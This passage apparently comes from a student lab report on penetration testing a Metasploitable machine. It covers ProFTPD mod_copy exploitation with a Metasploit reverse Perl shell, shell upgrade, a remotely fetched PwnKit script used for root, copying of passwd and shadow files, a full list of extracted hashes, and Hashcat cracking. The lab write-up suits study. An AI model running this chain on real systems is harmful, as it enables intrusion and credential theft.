Setting the reverse shell connection using the payload - *'payload/cmd/unix/reverse_perl'*

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload payload/cmd/unix/reverse_perl
payload ⇒ cmd/unix/reverse_perl
```

Figure 24. Setting the reverse_perl_shell payload

Using the command - *'show options'*, to verify the reverse connection established by the payload from the target/victim machine to the attacker's machine before the exploit.




Figure 25. Verifying payloads reverse connection

The IP address of the attacking machine: *'192.168.52.130'* is shown.

The exploit command :




Figure 26. Shows the IP address of the attacking machine

This command executed the attack by utilizing the vulnerability in the ProFTPD server's mod_copy module by triggering the set payloads and options.

5.2 Post Exploitation

After gaining the access through the exploitation,

- The current user privileges was checked using the command:*whoami*
- The file system was explored using the command: *ls.*




Figure 27. Viewed the list of file available in the victim machine

To upgrade from a basic Perl shell to a fully interactive bash shell, the following commands were executed. With the upgraded bash shell, we can now easily determine our current working directory and user privileges on the system.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$
```

Figure 28. Spawning Bash shell

Due to the mod copy vulnerability, being a low privileged user (www-data), we were able to copy the sensitive /etc/passwd file to the writable /var/www/html directory.

The command *cp /etc/passwd* copy the passwd file from etc directory to the current working directory (var/www/html) which can be verified with *ls* command.

```
www-data@ubuntu:/var/www/html$ cp /etc/passwd .
p /etc/passwd .
```

```
www-data@ubuntu:/var/www/html$ ls
ls
2wd1i.php  SaIY4b.php  drupal  payroll_app.php
KnmdM.php  chat        passwd  phpmyadmin
```

Figure 29. Finding the passwd file




Figure 30. Accessing the passwd file

passwd file

The passwd file contains information about the user accounts present in the system.

username:x:1001:1001:User Name,,,:/home/username:/bin/bash

- Username: login name of the user
- x - It is a placeholder which indicates that the password is stored in the /etc.passwd file
- UID - User ID
- GID - Group ID
- User info - After the group Id user, user name or additional information about the user is provided.
- Following the user information, the home directory and the user's default shell path are present.

After successfully copying the passwd file using the mod_copy vulnerability, we attempted to access the more sensitive shadow file, which stores the hashed passwords of user accounts, making it a high-value target for attackers looking to crack passwords. However, due to strict permissions, only the root user or those with elevated privileges can access the shadow file. As a low-privileged user (www-data), we were unable to retrieve it.




Figure 31. Attempt to copy the shadow file

We then attempted various methods to escalate privileges by making modifications to the copied passwd file. However, the vulnerability only allows us to copy the file to directories accessible by low-privileged or unauthenticated users. It does not permit moving or replacing the modified passwd file back to the original /etc directory due to permission restrictions. As a result, we were unable to escalate privileges using this approach.




Figure 32. Attempt to move the passwd file

After the unsuccessful attempts to escalate privileges by modifying the passwd file, we turned to LinPEAS(Linux Privilege Escalation Awesome Script) to scan the system for potential privilege escalation vectors. This tool helps in identifying system misconfigurations, outdated software, and other vulnerabilities that could be leveraged to gain higher privileges. This provided valuable insight into possible escalation paths.




Figure 33. Using linpeas.sh Github script

The Github script *linpeas.sh* is leveraged to gather more information about the target machine for further exploitation. This executes the security assessment and provides a comprehensive output with vulnerabilities, misconfigurations and actionable insights about the target system.




Figure 34. Output showing PwnKit vulnerability

Through the execution of linpeas.sh, we discovered several vulnerabilities and misconfigurations within the system. Additionally, the *linux exploit suggester* script was executed which identified and provided the list of potential vulnerabilities that can be used to exploit the privilege escalations. The PwnKit exploit was selected due to its compatibility with the system's Ubuntu 14 environment, as indicated by the exploit tags. This made it a highly suitable option for achieving privilege escalation and gaining root access.

Figure 35. Executing PwnKit from github

Once the PwnKit exploit was identified, we executed a command that fetched and ran the PwnKit.sh script from a remote repository. This script automates the exploitation process, leveraging the vulnerability in pkexec to gain elevated privileges. The attack was successful, allowing us to escalate the privileges from the low-privileged user (www-data) to the root user, thereby gaining full access to the system and its resources.




Figure 36. Gaining root access




Figure 37. Copying the shadow file

As the root access is gained a copy of passwd and shadow files are created using which hash file can be extracted.

5.3 Hash Extraction

Both the passwd and shadow files were successfully extracted from the /var/www/html directory on the attacking (Kali) machine. These files were then combined to create an unshadowed file, which merges the user account information from the passwd file with the corresponding hashed passwords from the shadow file.

```
┌──(sadhani㉿kali)-[~]
└─$ unshadow /home/sadhani/Downloads/passwd /home/sadhani/Downloads/shadow >
/home/sadhani/Downloads/hashes.txt
```

The figure below displays the hashes obtained from the unshadowed file, which were subsequently used in the password cracking process.

```
$6$h7Aa/gDP$/7K4DMVzrrGOeKVgOjDfehnIKQWkR2IxmxopIhllelCXvePQoJWY0HvRXhzNxeQiHJvBn5ZnnvnmFdaIKvMH//
*
$1$N6DIbGGZ$LpERCRfi8IXlNebhQuYLK/
$1$/7D55Ozb$Y/aKb.UNrDS2w7nZVq.Ll/
$1$6jIF3qTC$7jEXfQsNENuWYeO6cK7m1.
$1$tfvzyRnv$mawnXAR4GgABt8rtn7Dfv.
$1$lXx7tKuo$xuM4AxkByTUD78BaJdYdG.
$1$5nfRD/bA$y7ZZD0NimJTbX9FtvhHJX1
$1$rLuMkR1R$YHumHRxhswnfO7eTUUfHJ.
$1$jlpeszLc$PW4IPiuLTwiSH5YaTlRaB0
$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1
$1$Af1ek3xT$nKc8jkJ30gMQWeW/6.ono0
$1$TjxlmV4j$k/rG1vb4.pj.z0yFWJ.ZD0
$1$9rpNcs3v$//v2ltj5MYhfUOHYVAzjD/
$1$vOU.f3Tj$tsgBZJbBS4JwtchsRUW0a1
$1$.qt4t8zH$RdKbdafuqc7rYiDXSoQCI.
$1$rpvxsssI$hOBC/qL92d0GgmD/uSELx.
!
*
*
$6$hzCNgzDj$hH2DYapE1Pa/E0ZEDsbc6L6w2x8C6Rg7ceN66/b30Hkiove/vridhN5HF.qJTnIv7o961ReDR74qA763nHv6L1
*
$6$uzrqjrly$.e51TMOEfHSpJ9/cWGf14pEN5veCikBiN2i.AbXgLR92RetXyAAfzgiNtiof4h1gwZ4lC.cC/9OUqiuuXRABP.
$6$W7X03ohK$rjX8S5yhvifD4mQbxLD7lCpJEvALRfeZhDSnJ7qocrqkQnjIpFTZwGW96O3z/awbMyzm6TCmZy3Qadc5dbP8m/
$6$3DhD18f5$GrgJ84DCNPv.5qMFI72fqgryT5W.IfC5J1mbiI87RjzTye4S2zHNYIhT5mRlMntn5pUWrjgyqYEiGWG.0ZEhs.
$6$1.1UwYod$eQCYEYq8z1Ltn9jkk2qJzxl52Z5n3jGy7XeJoov0s81MUai1YVQYG5l/nyxofMo.5ZjqjtMNzz6b/4wMvGAFd1
$6$1aQxhFB2$1mXGW6KRxID4ofi9xnCudNJLvq2Djdh.LuPsn9A8XpupZcjbVFE93xfvn8NDqvJ4DtlHojwRN847rIFZNXbMU1
$6$a/B9O0RB$pIeKEKs3RzlBXIdORXvxsMqVqPU.jb5elSqRaeKOIOsQ4xXa69F0h06vNmu71jCI1Rbd6iGChKB2BmplrmeLl0
$6$eXkLkClR$FCInwgG7d7ft7Es77t6ugv8e/Yo7SmhwV.EvSMo3Y73BsOJVr2AXUs0h1rmHaqO64kcA7oI0h81HoZ3aZPgcQ1
$6$uUvGefUz$r5U4DEe/vXCRyK.kWz8Odv6VV4nNRYftGGDzN07Y/rWno5SqxQ4.NG.Znn/GkYf5a9mMIv3WD2i0Kd7K53g6Z/
$6$gVjTFOpN$r9WK148wwHD7R42K7wpoZHCSgU3/zjwQmbdzNxGXF88vCdC7rGdCcbMx14oswQsBtA0aUa341diGd1.Z/P94J0
$6$d2vvpxY0$aYdwrseivSS4/twe153s8Qo2uSI3h5/eMD7Yl9IzaDWE5bufdlCuRTHL/9HOE/8SXw3z7FNvh6srogZAiJgp61
```

Figure 38. The Extracted Hashe

6. Hashcat Password Cracking

In this phase of the project, Hashcat was used to crack the password hashes obtained from the target system. Hashcat is a powerful and versatile password-cracking tool that use the computational power of modern GPUs to efficiently break various hash algorithms. The aim was to crack the hashes and recover the passwords to gain insights into various cracking techniques.

6.1 Combine passwd and Shadow Files

Since we obtained the passwd and shadow files from the Metasploitable Linux machine, we used the *unshadow* command to merge them into a format compatible with Hashcat. This combined file was then used for cracking the hashes with Hashcat.

Used the *unshadow* command to merge the passwd and shadow files into a new file called hashes.txt.




Figure 39: Unshadow command

6.2 Hash Identification

The first step involved identifying the type of hash used. In this step, the hashes were observed to start with 6, indicating they are sha512crypt hashes, specifically SHA512 (Unix). Therefore hash type code should be 1800.

Understanding the Hash Structure:

Extracted Hash Example :

Figure 40: Example Hash

Breakdown:

- 6: Indicates that the hash is using the SHA-512 crypt algorithm.
- h7Aa/gDP: This is the salt used in the hashing process.
- .../7K4DMVz...: This is the hashed password.

6.3 Selecting the Attack Method

Choosing the right attack method for password cracking is essential for maximizing efficiency and effectiveness. This decision is driven by understanding the characteristics of the target passwords and the resources available. Here is the process we followed during the project.

1. **Dictionary Attack (-a 0):**

This method uses a predefined list of words (wordlist) to guess passwords. Initially, we used a comprehensive list of English words for the dictionary attack with Hashcat, downloading it to ensure a wide range of potential matches.





Figure 41: Dictionary Attack : English Dictionary

Status at the End of the Attack: The attack successfully recovered one password.






Figure 42: Recovered passwords

Next, we performed a dictionary attack using the rockyou.txt wordlist, chosen for its effectiveness against simple and commonly used passwords due to its extensive collection of millions of entries. To proceed with the attack using Hashcat, we first extracted the rockyou.txt file, ensuring it was available on the system, as it is typically compressed by default on Kali Linux. After preparing the wordlist, we executed the command to start the attack.




Figure 43: Dictionary Attack : Rockyou txt

The attack successfully recovered two passwords out of 12 user accounts.




Figure 44: status of Dictionary Attack : Rockyou txt

Below is the potfile content showcasing the recovered passwords.




Figure 45: Recovered passwords: potfile

2. Rule-based Attack (-a 0 with rules):

In addition to using simple dictionary attacks, we utilized a rule-based approach to enhance the cracking efficiency by leveraging the **Rockyou-30000.rule** ruleset with the rockyou.txt wordlist. Rule-based attacks apply transformations to each word in a wordlist, creating variations that may match complex passwords.




Figure 46: Rule Based Attack : Rockyou-30000 rule




Figure 47: Rule Based Attack : Rockyou-30000 rule status

- This method generated multiple variations of each word from the rockyou.txt wordlist by applying the Rockyou-30000.rule ruleset.
- Upon execution, Hashcat initially estimated a total time of approximately **325 years** to complete the process, due to the extensive nature of the rule-based attack.
- Considering the impractical time estimate, the attack was terminated early, highlighting the computational limitations of performing exhaustive rule-based attacks on complex hashes like SHA-512 within a limited time frame.

We also attempted to use the **best64.rule**, but it too resulted in an impractical estimated duration. Despite our efforts, both methods proved to be time-inefficient, prompting us to shift our focus and explore alternative strategies.




Figure 48: Rule Based Attack : best64 rule

